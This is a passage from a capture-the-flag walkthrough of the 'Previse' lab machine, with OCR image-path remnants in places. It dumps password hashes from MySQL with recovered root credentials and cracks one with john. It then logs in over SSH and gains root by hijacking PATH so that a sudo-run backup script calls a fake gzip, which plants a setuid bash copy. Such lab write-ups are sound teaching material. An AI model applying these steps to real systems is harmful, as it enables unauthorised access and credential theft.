
```
mysql -u root -p'mySQL_p@ssw0rd!:)' -e 'show databases;'
```



```
mysql -u root -p'mySQL_p@ssw0rd!:)' -e 'show databases;'

mysql: [Warning] Using a password on the command line interface can be
insecure.
Database
information_schema
mysql
performance_schema
previse
sys
```

Enumerating the tables of the `previse` database shows we have `accounts` and `files` tables.


```
mysql -u root -p'mySQL_p@ssw0rd!:)' previse -e 'show tables;'
```



```
mysql -u root -p'mySQL_p@ssw0rd!:)' previse -e 'show tables;'

mysql: [Warning] Using a password on the command line interface can be
insecure.
Tables_in_previse
accounts
files
```

Extracting the data from the `accounts` table shows that the encryption algorithm for passwords uses a custom unicode salt.

```
mysql -u root -p'mySQL_p@ssw0rd!:)' previse -e 'select * from accounts;'
```



```
mysql -u root -p'mySQL_p@ssw0rd!:)' previse -e 'select * from
accounts;'

mysql: [Warning] Using a password on the command line interface can be
insecure.
id  username    password    created_at
1   m4lwhere    $1$🧂llol$DQpmdvnb7EeuO6UaqRItf.    2021-05-27 18:18:36
2   testuser    $1$🧂llol$DJ6ZVzF0zBGjTIV/GTvOf/    2021-12-30 06:37:18
```

Saving the hash for `m4lwhere` user, we then check the `accounts.php` source code and discover the method used to encrypt the password hash.

```
$hash = crypt($password, '$1$🧂llol$');
$db = connectDB();
if ($db === false) {
    die("ERROR: Could not connect. " . $db->connect_error);
}
$sql = "INSERT INTO accounts (username, password) VALUES ('{$username}','{$hash}')";
```

With this knowledge we proceed to attempt to crack the hash.

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long
hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5
32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ilovecody112235! (?)
1g 0:00:05:39 DONE (2021-12-30 02:36) 0.002948g/s 21857p/s 21857c/s
21857C/s ilovecody2005..ilovecody!^_^
Use the "--show" option to display all of the cracked passwords
reliably
Session completed
```

With the password we can now authenticate to SSH as `m4lwhere` user and read the user flag.

```
m4lwhere@previse:~$ wc user.txt
 1  1 33 user.txt
```

Privilege escalation

Checking the user's `sudo` entries we see that we can execute `/opt/scripts/access_backup.sh`.

```
sudo -l
```


```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
```

Reading the script shows that 2 applications are called without absolute paths allowing us to perform a PATH hijack.

```
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my
account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix
it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday"
+%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday"
+%Y%b%d)_file_access.gz
```

To leverage a root shell we simply export the PATH environmental variable to `/tmp` and echo a bash script to execute `cp /bin/bash /tmp/bash` and `chmod 4755 /tmp/bash` into `gzip` and set executable permissions then execute the sudo command.

```
cd /tmp
export PATH=/tmp:$PATH
echo -ne '#!/bin/bash\ncp /bin/bash /tmp/bash\nchmod 4755 /tmp/bash' > gzip
chmod +x gzip
sudo /opt/scripts/access_backup.sh
```



```
m4lwhere@previse:~$ cd /tmp
m4lwhere@previse:/tmp$ export PATH=/tmp:$PATH
m4lwhere@previse:/tmp$ echo -ne '#!/bin/bash\ncp /bin/bash
/tmp/bash\nchmod 4755 /tmp/bash' > gzip
m4lwhere@previse:/tmp$ chmod +x gzip
m4lwhere@previse:/tmp$ sudo /opt/scripts/access_backup.sh
m4lwhere@previse:/tmp$ ls -la /tmp/bash
-rwsr-xr-x 1 root root 1113504 Dec 30 07:55 /tmp/bash
```

Now we can set our effective UID to root by executing bash with the `-p` flag.

```
m4lwhere@previse:/tmp$ /tmp/bash -p
bash-4.4# id
uid=1000(m4lwhere) gid=1000(m4lwhere) euid=0(root)
groups=1000(m4lwhere)
```

And finally we can navigate to `/root` directory and read the root flag.

```
bash-4.4# cd /root
bash-4.4# wc root.txt
 1  1 33 root.txt
```